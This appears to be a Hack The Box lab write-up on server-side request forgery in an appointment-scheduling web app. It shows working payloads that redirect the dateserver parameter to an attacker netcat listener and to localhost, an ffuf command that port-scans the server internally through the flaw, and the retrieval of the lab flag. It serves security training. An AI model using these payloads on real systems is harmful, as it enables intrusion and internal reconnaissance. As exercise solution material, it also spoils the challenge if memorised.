Identifying SSRF
Confirming SSRF
Looking at the web application, we are greeted with some generic text as well as functionality to schedule appointments:

After checking the availability of a date, we can observe the following request in Burp:

As we can see, the request contains our chosen date and a URL in the parameter dateserver, which indicates that the web server retrieves the availability information from a separate system, as specified by the URL passed in this POST parameter.
To confirm an SSRF vulnerability, let us supply a URL pointing to our system to the web application:

In a netcat listener, we can receive a connection, thus confirming SSRF:
m4cc18@htb[/htb]$ nc -lnvp 8000

listening on [any] 8000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 38782
GET /ssrf HTTP/1.1
Host: 172.17.0.1:8000
Accept: */*
To determine whether the HTTP response reflects the SSRF response to us, let us point the web application to itself by providing the URL http://127.0.0.1/index.php:

Since the response contains the web application's HTML code, the SSRF vulnerability is not blind, i.e., the response is displayed to us.
Enumerating the System
We can utilize the SSRF vulnerability to conduct a port scan of the system and enumerate the running services. To achieve this, we need to be able to infer whether a port is open or not from the response to our SSRF payload. If we supply a port that we assume is closed (such as 81), the response contains an error message:

This enables us to conduct an internal port scan of the web server through the SSRF vulnerability. We can do this using a fuzzer like ffuf. Let us first create a wordlist of the ports we want to scan. In this case, we'll use the first 10,000 ports:
m4cc18@htb[/htb]$ seq 1 10000 > ports.txt
Afterward, we can fuzz all open ports by filtering out responses that contain the error message we identified earlier.
m4cc18@htb[/htb]$ ffuf -w ./ports.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Failed to connect to"
Output:
<SNIP>

[Status: 200, Size: 45, Words: 7, Lines: 1, Duration: 0ms]
    * FUZZ: 3306
[Status: 200, Size: 8285, Words: 2151, Lines: 158, Duration: 338ms]
    * FUZZ: 80
Exercise
TARGET: 10.129.201.127
Alt: 10.129.1.1
Challenge 1
Exploit a SSRF vulnerability to identify an internal web application. Access the internal application to obtain the flag.
Confirm SSRF
Open the target in a new browser tab:

Check the availability of a date, we can observe the following request in Burp:

As explained in this section, this reveals that the web server retrieves the availability information from a separate system, as specified by the URL passed in this POST parameter:
dateserver=http://dateserver.htb/availability.php&date=2025-03-25
To confirm an SSRF vulnerability, I will supply a URL pointing to my system to the web application. Send the above request to Burp Repeater and modify the dateserver parameter to be:
dateserver=http://10.10.14.2:8000/ssrf&date=2025-03-25
- Where 10.10.14.2 is my VPN connection IP address that is visible via
ifconfigor any network interface command.
In a netcat listener, we can receive a connection:
┌──(macc㉿kaliLab)-[~/htb/server_side_attacks]
└─$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.1.1] 56476
GET /ssrf HTTP/1.1
Host: 10.10.14.2:8000
Accept: */*
Fuzz open ports
We have now confirmed SSRF. Next I will try #Enumerating the System to find out which ports are open and might be serving an internal web application.
We can do this using a fuzzer like ffuf. Let us first create a wordlist of the ports we want to scan. In this case, we'll use the first 10,000 ports:
m4cc18@htb[/htb]$ seq 1 10000 > ports.txt
Same as we did in this section, we can fuzz all open ports by filtering out responses that contain the error message we identified earlier.
m4cc18@htb[/htb]$ ffuf -w ./ports.txt -u http://10.129.1.1/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Failed to connect to"
- Note that
http://10.129.1.1/index.phpis how the host looks in a Burp request. - What is happening here is that we are pointing the server to itself (using
127.0.0.1) under thedataserverPOST parameter and fuzzing the port number using ourports.txtfile.
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.1.1/index.php
 :: Wordlist         : FUZZ: /home/macc/htb/server_side_attacks/ports.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Failed to connect to
________________________________________________

80                      [Status: 200, Size: 8285, Words: 2151, Lines: 158, Duration: 4194ms]
3306                    [Status: 200, Size: 45, Words: 7, Lines: 1, Duration: 121ms]
8000                    [Status: 200, Size: 37, Words: 1, Lines: 1, Duration: 65ms]
:: Progress: [10000/10000] :: Job [1/1] :: 555 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
- There are 3 open ports we need to check:
- 80
- 3306
- 8000
Retrieve the flag
Since we know which ports might be hosting an internal web application, and more importantly we confirmed SSRF on the target, we now just need to supply the server itself with a port number.
I will start by trying to call port 8000 since that is not a usual port we see on web servers which is the case with 80 (http) and 3306 (MySQL).
In the same Burp request, I will modify the dateserver parameter to be:
dateserver=http://127.0.0.1:8000&date=2025-03-25
Then click Send to attempt the request and see if we get something:

- Got it!
flag: HTB